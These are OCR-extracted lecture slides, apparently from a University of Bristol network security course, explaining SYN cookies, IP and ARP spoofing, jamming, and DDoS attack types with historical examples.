- Requires symmetric routing

Problems with uRPF



- Asymmetric routing


SYN Flood Defense: SYN Cookie

- Some contents from:
- http://www.cc.gatech.edu/classes/AY2007/cs7260_spring/lectures/L18.ppt
- General idea
  - –Client sends SYN to server (client_seq number only)
  - –Server responds to Client with SYN-ACK cookie
    - Server_sqn = f(src addr, src port, dest addr, dest port, rand)
    - Ack number is normal value: client_seq +1
    - Server does not save state
  - –Honest client responds with ACK(client_ack = server_sqn+1)
  - –Server checks response
  - –If matches SYN-ACK, establishes connection

Idea #3: TCP SYN cookies

- General idea
  - Client sends SYN w/ ACK number
  - Server responds to Client with SYN-ACK cookie
    - sqn = f(src addr, src port, dest addr, dest port, rand)
    - Server does not save state
  - Honest client responds with ACK(sqn)
  - Server checks response
  - If matches SYN-ACK, establishes connection


IP spoofing




What is IP spoofing?

IP spoofing, or IP address spoofing, refers to the creation of Internet Protocol (IP) packets with a false source IP address to impersonate another computer system.

This might include stealing your data, infecting your device with malware, or crashing your server.



What is IP spoofing?




What is IP spoofing?


In the most basic IP spoofing attack, the hacker intercepts the TCP handshake before step 3, that is before the source manages to send its SYN-ACK message.

Instead, the hacker sends a fake confirmation including their device address (MAC address) and a spoofed IP address of the original sender.

Now the receiver thinks that the connection was established with the original sender, but they're actually communicating with a spoofed IP.



Bypass firewalls and IP authorization




IP address spoofing is most often used to bypass basic security measures such as firewalls that rely on blacklisting.

whitelists

Denial of service


IP spoofing can also be used to redirect fraudulent communications.

The hacker can send out millions of requests for files and spoofs the IP addresses so all of those servers send their responses to the victim's device.



Man-in-the-middle attacks

If you're browsing an insecure HTTP address, a hacker can use IP spoofing to pretend they're both you and the website or online service you're speaking to, thereby fooling both parties and gaining access to your communications.




MAC Addresses and ARP

- 32-bit IP address:
  - *network-layer* address
  - used to get datagram to destination IP subnet
- MAC (or LAN or physical or Ethernet) address:
  - Data link layer address
  - used to get datagram from one interface to another physically-connected interface (same network)
  - 48 bit MAC address (for most LANs) burned in the adapter ROM
  - Some Network interface cards (NICs) can change their MAC

ARP: Address Resolution Protocol

Question: how to determine MAC address of host B when knowing B's IP address?



- Each IP node (Host, Router) on LAN has ARP table
- ARP Table: IP/MAC address mappings for some LAN nodes

  < IP address; MAC address; TTL>

  – TTL (Time To Live): time after which address mapping will be forgotten (typically 20 min)

ARP

- ARP works by broadcasting requests and caching responses for future use
- The protocol begins with a computer broadcasting a message of the form

  who has <IP address1> tell <IP address2>

- When the machine with <IP address1> or an ARP server receives this message, its broadcasts the response

  <IP address1> is <MAC address>

- The requestor's IP address <IP address2> is contained in the link header
- The Linux and Windows command arp - a displays the ARP table

```
  Internet Address      Physical Address      Type
  128.148.31.1          00-00-0c-07-ac-00     dynamic
  128.148.31.15         00-0c-76-b2-d7-1d     dynamic
  128.148.31.71         00-0c-76-b2-d0-d2     dynamic
  128.148.31.75         00-0c-76-b2-d7-1d     dynamic
  128.148.31.102        00-22-0c-a3-e4-00     dynamic
  128.148.31.137        00-1d-92-b6-f1-a9     dynamic
```


ARP Spoofing

- The ARP table is updated whenever an ARP response is received
- Requests are not tracked
- ARP announcements are not authenticated
- Machines trust each other
- A rogue machine can spoof other machines


ARP Poisoning (ARP Spoofing)

- According to the standard, almost all ARP implementations are stateless
- An arp cache updates every time that it receives an arp reply… even if it did not send any arp request!
- It is possible to “poison” an arp cache by sending gratuitous arp replies

ARP Caches


IP: 192.168.1.1
MAC: 00:11:22:33:44:01
Data
IP: 192.168.1.105
MAC: 00:11:22:33:44:02
192.168.1.1 is at
00:11:22:33:44:01
192.168.1.105 is at
00:11:22:33:44:02
ARP Cache
192.168.1.105
00:11:22:33:44:02
ARP Cache
192.168.1.1
00:11:22:33:44:01

Poisoned ARP Caches (man-in-the-middle attack)



Poisoned ARP Cache	
192.168.1.**105**	00:11:22:33:44:**03**

Poisoned ARP Cache	
192.168.1.**1**	00:11:22:33:44:**03**

ARP Spoofing


- Using static entries solves the problem but it is almost impossible to manage!
- Check multiple occurrence of the same MAC
  - i.e., One MAC mapping to multiple IP addresses (see previous slide's example)
- Software detection solutions
  - Anti-arpspoof, Xarp, Arpwatch

ARP Spoofing MITM


- ***ARP cache poisoning*** is one of the ways to perform a MITM attack; other ways are –

1. DNS spoofing.
2. IP spoofing.
3. Setting up a rogue Wi-Fi AP.
4. SSL spoofing, etc


Jamming


RADIO JAMMING ATTACK
Tower
Receiver
Normal Signal
Tower
Attacker
Jammer
Receiver
Noisy Signal

Jamming



Jamming


Jammer range
Jammer
FANET
UAV node
Base station
Border surveillance
Disaster monitoring
Relaying network

University of BRISTOL

Common types of DDoS attacks

Application layer attacks

Protocol attacks

Volumetric attacks

bristol.ac.uk

Application layer attacks

The most common form of DDoS attack, application layer attacks generate crushing amounts of HTTP requests that quickly exhaust the target server's ability to respond.

It's difficult to distinguish between legitimate and malicious HTTP requests, which makes these attacks hard to counter.

Application layer attacks are also known as *layer 7 attacks*.

Protocol attacks

Protocol attacks exploit weaknesses in the protocols, or procedures, that govern internet communications.

They can occur on either the third (network) layer or fourth (transport).

TCP connection attacks or SYN floods manipulate the TCP handshakes that initiate many internet communications. Attackers send spoofed TCP requests with fake IP addresses.

Volumetric attacks

Volumetric attacks attempt to consume all of the target's available bandwidth.

These attacks create excessive congestion by amplifying data requests to send massive amounts of traffic to a targeted server.

DNS amplification attacks redirect DNS requests to the victim's IP address.

The attacker submits spoofed DNS requests with the victim's IP address, and the DNS servers respond to the victim instead, ripping through its bandwidth in the process.

What was the largest DDoS attack of all time?

On June 1, a Google Cloud Armor customer was targeted with a series of HTTPS DDoS attacks which peaked at 46 million requests per second. This is the largest Layer 7 DDoS reported to date—at least 76% larger than the previously reported record. To give a sense of the scale of the attack, that is like receiving all the daily requests to Wikipedia (one of the top 10 trafficked websites in the world) in just 10 seconds.

https://cloud.google.com/blog/products/identity-security/how-google-cloud-blocked-largest-layer-7-ddos-attack-at-46-million-rps

Famous DDoS attack of all time?

- **2021 Yandex attack**
- **2021 Cloudflare attack**
- **February 2020 attack reported by AWS**
- **February 2018 GitHub DDoS attack**
- **2016 Dyn attack**
- **2013 Spamhaus attack**
- **2007 Estonia attack**
- **2000 Mafiaboy attack**

Jun 18, 2020 12:30:00

It turned out that AWS was under 2.3 Tbps DDoS attack

University of BRISTOL

What did we learn?

Questions?

bristol.ac.uk

bristol.ac.uk